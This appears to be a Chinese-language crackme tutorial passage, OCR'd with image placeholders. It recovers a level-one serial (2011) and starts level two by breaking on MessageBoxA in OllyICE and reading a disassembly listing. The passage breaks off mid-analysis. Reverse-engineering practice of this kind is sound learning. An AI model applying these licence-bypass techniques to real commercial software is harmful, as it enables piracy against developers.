


图5




图6

注意此时寄存器的内容。EAX=000007DB，而堆栈ss:[0012F6FC]即dword ptr [ebp-8]=0000007B。这里我们知道7B是十进制123，就是我输入的注册码。那么7DB就应该是真正的注册码。转换一下，图五-5，真正的注册码是2011。

总结部分：

第一关比较基础，利用的也都是比较基础的方法。其中字符串参考可谓经久不衰了。当然，其他方法也是有的，比如说沧海浮萍一直提及的消息断点法，这里就把空间就留给读者了。

第二关：换汤不换药

分析第二关会是一个比较有意思的过程。第二关是个注册机，界面如图6，题目要求是以2011为用户名得带正确的注册码。

脱壳部分：

同样是个没有加壳的程序Microsoft Visual C++ 6.0 [Overlay]，这里就不截图了。

动态调试部分：

还是载入Ollyice查找字符串参考，同样能达到目的，这是分析到后来发现的，crackme1和crackme2竟然可以用同种方法破解，囧了。有图为证，如图7。

这里简介一下我最初分析时用的另一种方法：函数断点法。利用的是Windows常用的一个的API：MessageBoxA。也是比较简单的。程序载入到Ollyice后，在左下角命令行输入 BP MessageBoxA，或者右键--查找--当前模块中的名称（标签），如图8。




图7




图8

找到MessageBoxA，右键选择在每个参考上设置断点，如图9。




图9

这时按下Ctrl+F2重新载入程序，按F9运行，输入2011和错误的注册码1234，程序自动停在断点处。断点这里是马上就调用MessageBoxA了，表明程序已将用户名和注册码比较完毕，向上翻一番，会发现下面区域（中间部分省略）：

```
00401460  .  83EC 64        sub     esp, 64
00401463  .  56             push    esi
00401464  .  8B7424 74      mov     esi, dword ptr [esp+74]
00401468  .  57             push    edi
00401469  .  8B7E 08        mov     edi, dword ptr [esi+8]
0040146C  .  57             push    edi
0040146D  .  E8 7EC00000    call    0040D4F0
00401472  .  83C4 04        add     esp, 4
00401475  .  85C0           test    eax, eax
00401477  .  74 10          je      short 00401489
00401479  .  8D4424 08      lea     eax, dword ptr [esp+8]
......
004014E4  .  85C0           test    eax, eax
004014E6  .  74 03          je      short 004014EB
004014E8  .  8B56 18        mov     edx, dword ptr [esi+18]
004014EB  >  8B46 0C        mov     eax, dword ptr [esi+C]
004014EE  .  8BF0           mov     esi, eax
004014F0  .  F7D6           not     esi
004014F2  .  81E6 00100000  and     esi, 1000
004014F8  .  8D0470         lea     eax, dword ptr [eax+esi*2]
004014FB  .  50             push    eax
; /Style
004014FC  .  52             push    edx
; |Title
004014FD  .  51             push    ecx
; |Text
004014FE  .  6A 00          push    0
; |hOwner = NULL
00401500  .  FF15 A0834600  call    near dword ptr [<&USER32.Message>; \MessageBoxA
```

00401460 是该部分的头部，那就在此处按F2下断点。接下来的思路很好想，就是找到哪里用到或说调用了00401460这里 。右键选择转到--没有发现什么调用。那就换个思路，右键选择查找参考--选定命令，如图10。这样就进入如图11的窗口。上面两个关于00401460 的调用相距较近，没什么区别，我就双击第一个。




图10




图11

进入图12的代码区域。

